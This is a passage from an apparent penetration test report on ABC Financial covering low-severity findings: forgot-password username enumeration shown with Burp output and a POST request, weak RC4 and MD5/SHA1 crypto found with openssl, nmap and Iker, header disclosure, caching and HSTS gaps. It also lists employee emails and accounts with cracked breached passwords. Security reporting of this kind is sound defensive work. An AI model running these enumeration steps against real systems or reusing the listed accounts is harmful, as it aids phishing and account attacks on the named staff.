
■ SEVERITY: LOW

Finding Information

Within the registration process, the application responds differently when an email address that exists in the system is entered, versus when an email address that does not exist in the system is entered. An attacker can compare the variation in responses to determine whether the entered email address belongs to a user of the system. By automating this process, an attacker can determine email addresses of ABCFinancial users.

Evidence

The screenshot below shows several usernames being guessed using Burp Suite, a Web Application tool. Notice the error message changes when the account name "julius" is requested:



Request	Payload	Stat...	Error	Timeout	Length	...	
4753	juline	200			5899	...	There is no record of that username in the system.
4754	julio	200			5897	...	There is no record of that username in the system.
4755	julissa	200			5901	...	There is no record of that username in the system.
4756	julita	200			5899	...	There is no record of that username in the system.
4757	julius	200			5916	...	The email address entered does not match the email address on file.
4758	june	200			5895	...	There is no record of that username in the system.
4759	junette	200			5901	...	There is no record of that username in the system.
4760	junia	200			5897	...	There is no record of that username in the system.
4761	junie	200			5897	...	There is no record of that username in the system.
4762	junina	200			5899	...	There is no record of that username in the system.
4763	justen	200			5899	...	There is no record of that username in the system.

Request | Response

Raw | Params | Headers | Hex

```
POST /Account/ForgotPassword HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[redacted]/Account/ForgotPassword
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

Username=julius&Email=test%40email.com
```

Figure 5: Valid user account is guessed based on differing error messages

Affected URLs

- http://67.14.23.87/Account/ForgotPassword

Impact

Many attacks, such as phishing and password guessing attacks, require valid usernames to target. An attacker who can determine a list of users can use these usernames to perform those types of attacks.

Since this vulnerability lies in the forgot password process, enumerating valid usernames would trigger a number of emails to users of the system, likely resulting in being aware of the anomalous activity.

Recommendations

Ideally, the application should respond the same whether a valid or an invalid username is entered. This is a convenience tradeoff for the user, since they may not know if they entered the right username or email address.

Auditing, logging, and rate limiting can be implemented, although it is important that a procedure is in place that stops enumeration attempts and cannot be bypassed by slowing down enumeration attempts or clearing and obtaining new session cookies.

CAPTCHAs can be used, although it is important to enforce the CAPTCHA requirement, so they cannot be bypassed. If CAPTCHAs are not required for every attempt, they should be required after a number of failed attempts based on IP address and not just for the current session.

Challenge questions can be implemented to prevent enumeration on Forgot Password functionality, although challenge questions are very difficult to implement correctly, especially in a way that an attacker cannot leverage to still determine if the accounts are valid.

Additional Information

- About User Enumeration
- How Serious is Username Enumeration

11. RC4 Cipher Suites Supported

SEVERITY: LOW

Finding Information

RC4 ciphers have known vulnerabilities that are exploitable advanced attackers who have access to network traffic. An external attacker who can repeatedly encrypt a plaintext sample and obtain copies of the resulting ciphertext may be able to derive specific plaintext chunks, due to flaws with the way RC4 generates its keystream. The following command was used to verify that the server supported RC4 Ciphers.

```
openssl s_client -cipher RC4 -connect 127.0.0.1:443
CONNECTED(00000003)
…
```

The servers support the following RC4 ciphers:

- SSLV2_RC4_MD5
- SSLV3_RC4_SHA
- SSLV3_RC4_MD5
- TLSV1_RC4_SHA
- TLSV1_RC4_MD5
- TLSV1_1_RC4_SHA
- TLSV1_1_RC4_MD5
- TLSV1_2_RC4_SHA
- TLSV1_2_RC4_MD5

Affected Services

- 127.0.0.1:443

Impact

An advanced attacker to recover data that is protected by RC4.

Recommendations

All versions of SSL and TLS are vulnerable to RC4 attacks. RC4 ciphers should be disabled.

Additional Information

- RC4 in TLS is Broken: Now What?

12. Configuration File Exposed

SEVERITY: LOW

Finding Information

The application contains a publicly exposed configuration file. This file could aid attackers in fingerprinting the system by revealing the underlying platform or software in use.

Affected URLs

- http://127.0.0.3/web.config

Impact

An attacker could use information gathered from this resource to develop targeted attacks against the server. Note that in this case, the configuration file appears to be a default file included as part of the Drupal installation, and may not be in use nor contain sensitive information about the server. Regardless, ABC Financial is encouraged to review exposed pages and remove any unnecessary files so as to reduce their perimeter footprint as much as possible.

Recommendations

Remove unnecessary default and test pages in production environments. If the files need to exist on the server, move all sensitive and unnecessary content outside the webroot.

13. IKE Supports Weak Hashing Algorithm

■ SEVERITY: LOW

Finding Information

The Internet Key Exchange (IKE) server uses a cryptographically weak hashing algorithm--MD5.

The sample output below from Iker (https://labs.portcullis.co.uk/tools/iker/), an automated IKE assessment tool, shows the service is using the MD5 signature algorithm:

```
[+] The following weak hash algorithm was supported: MD5 (Risk: MEDIUM)
127.0.0.2        Main Mode Handshake returned
HDR=(CKY-R=3118dbe3a19a2051)
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration=28800)
VID=4048b7d56ebce88545e7de7f00d6c2d3c0000000 (IKE Fragmentation)
```

Affected Host

- 127.0.0.2:500/udp

Impact

The MD5 signature hashing algorithm is known to be vulnerable to collision attacks. In theory, an external attacker may be able to leverage this weakness to generate certificates with the same digital signatures, which could allow him to masquerade as the affected service.

Recommendations

Configure the IKE service to use a cryptographically strong hashing algorithm, such as SHA256. See the following URL for more information on configuring IKE for Cisco devices: http://www.cisco.com/c/en/us/about/security-center/next-generation-cryptography.html.

14. TLS Certificate Signed With Weak Hashing Algorithm

■ SEVERITY: LOW

Finding Information

The TLS certificate has been signed using a cryptographically weak hashing algorithm.

Evidence

The following output from nmap shows that the server uses a certificate signed with the SHA1 hashing algorithm:

```
nmap -Pn --script ssl-cert -p 443 1.2.3.4
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-26 11:50 EST
Nmap scan report for www.example.com (1.2.3.4)
Host is up (0.030s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| ssl-cert: Subject:
commonName=Barracuda/emailAddress=sales@barracuda.com/organizationName=Barracuda
Networks/stateOrProvinceName=California/countryName=US
| Issuer:
commonName=Barracuda/emailAddress=sales@barracuda.com/organizationName=Barracuda
Networks/stateOrProvinceName=California/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
Signature Algorithm: sha1WithRSAEncryption
```




Figure 6: Information about the SSL certificate, indicating a weak signature algorithm

Affected Host

- 127.0.0.2:443

Impact

In theory, an external attacker may be able to leverage this weakness to generate certificates with the same digital signatures, which could allow him to masquerade as the affected service. This vulnerability is only exploitable by advanced attackers who have access to network traffic.

Recommendations

Purchase or generate a new SSL certificate for the host. It should be signed using SHA2 with RSA. Additionally, it is recommended that RSA 2048-bits or longer key-lengths be used.

15. Platform Information Disclosed in HTTP Response

■ SEVERITY: LOW

Finding Information

The server reveals information about the software that it runs in the HTTP response headers. Headers in the HTTP responses contain platform information such as server type and version.

The sample HTTP response headers below show the server is running Nginx version 1.9.1:

```
HTTP/1.1 200 OK
Server: nginx/1.9.1
```

Affected URLs

- 107.170.68.146:443

Impact

Attackers can use this type of information to more effectively target the system. By knowing the version of software the server is running, an attacker can research vulnerabilities that exist in that version.

Recommendations

Remove platform-specific information from HTTP response headers.

In Nginx, this can be done by editing the configuration file and setting the server_tokens directive to “off”.

Additional Information

- OWASP Top 10-2017 A3-Sensitive Data Exposure

16. Improper Caching Directives

■ SEVERITY: LOW

Finding Information

The application fails to provide proper cache-control directives. These directives instruct shared proxies and browsers how and when to cache content from responses. Anyone with access to the local machine could view the cache and see potentially sensitive information. All URLs were affected.

The following example HTTPS response does not set proper cache control headers:

```
HTTP/1.1 200 OK
Connection: close
X-Powered-By: Undertow/1
X-Powered-By: JSP/2.2
Server: WildFly/9
Content-Type: text/html;charset=UTF-8
Date: Mon, 02 Feb 2015 19:34:56 GMT
```

The following screenshot shows information about enrolled clients, such as hostname, private IP address, and metadata about the encryption key being retrieved from a user's browser cache. This information could be useful for an attacker attempting to gather information about targets in the environment.




Figure 7: Information about users can be retrieved from the browser cache

Affected URLs

All sensitive pages within the application were affected. The is an example of an affected pages that contains sensitive data:

- https://107.170.68.146/registration

Impact

This vulnerability could allow an attacker to view sensitive information that is normally only viewable by authorized users.

Recommendations

Sensitive information should never be cached. For such content, use the "no-store" directive. This directive instructs caches to avoid storing permanent copies of the responses. Set the following HTTP headers for any responses containing information that should not be cached:

```
Cache-control: no-store, no-cache
Pragma: no-cache
```

Additional Information

- OWASP Application Security FAQ - Browser Cache

17. Strict Transport Security Policy Not Defined

■ SEVERITY: LOW

Finding Information

The affected host does not implement an HTTP Strict Transport Security policy. This policy can be defined by setting an HTTP response header called Strict-Transport-Security, which tells browsers to only use HTTPS when requesting resources on the server.

Evidence

The following HTTP response headers show the lack of the Strict-Transport-Security header:

107.170.68.46:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
X-OWA-Version: 14.3.195.1
X-Powered-By: ASP.NET
Date: Wed, 10 Feb 2016 13:19:51 GMT
Connection: close
Content-Length: 1523
```

Affected Hosts

- 107.170.68.46 (443/tcp)

Impact

By observing a user accidentally visiting an HTTP link, or sending an HTTP link to a user, an attacker who can sniff their network traffic can obtain session cookies, or other sensitive information via network sniffing. By using a man-in-the-middle attack, such as the attack that the tool sslstrip implements, the attacker can permanently downgrade their connection to HTTP.

Recommendations

Configure the server to set the Strict-Transport-Security header with a suitable max-age parameter value.

```
Strict-Transport-Security: max-age=31536000
```

Additional Information

Information regarding how to set this header on IIS can be found at:

- Add a Custom HTTP Response Header (IIS 7)
- IIS 10.0 - HTTP Strict Transport Security (HSTS) Support

TrustFoundry

Appendix I - Identified Users

The following usernames were identified during the Intelligence Gathering phase of the assessment:

- andrewb@abcfinancial.com
- brents@abcfinancial.com
- caris@abcfinancial.com
- cathy@abcfinancial.com
- connie@abcfinancial.com
- derek@abcfinancial.com
- dianne@abcfinancial.com
- Rick@abcfinancial.com
- riswold@abcfinancial.com
- ronda@abcfinancial.com
- sharon@abcfinancial.com
- Steve@abcfinancial.com
- theresa@abcfinancial.com
- todd@abcfinancial.com
- tony@abcfinancial.com

Appendix II – Identified Password Hashes

TrustFoundry recovered plaintext passwords for the following accounts by conducting brute-force password-guessing attacks against password hashes that were leaked in data breaches. TrustFoundry attempted to log into all exposed services requiring authentication using these credentials but was ultimately unsuccessful:

- jim@abcfinancial.com
- sharon@abcfinancial.com
- don@abcfinancial.com
- melissa@abcfinancial.com
- connie@abcfinancial.com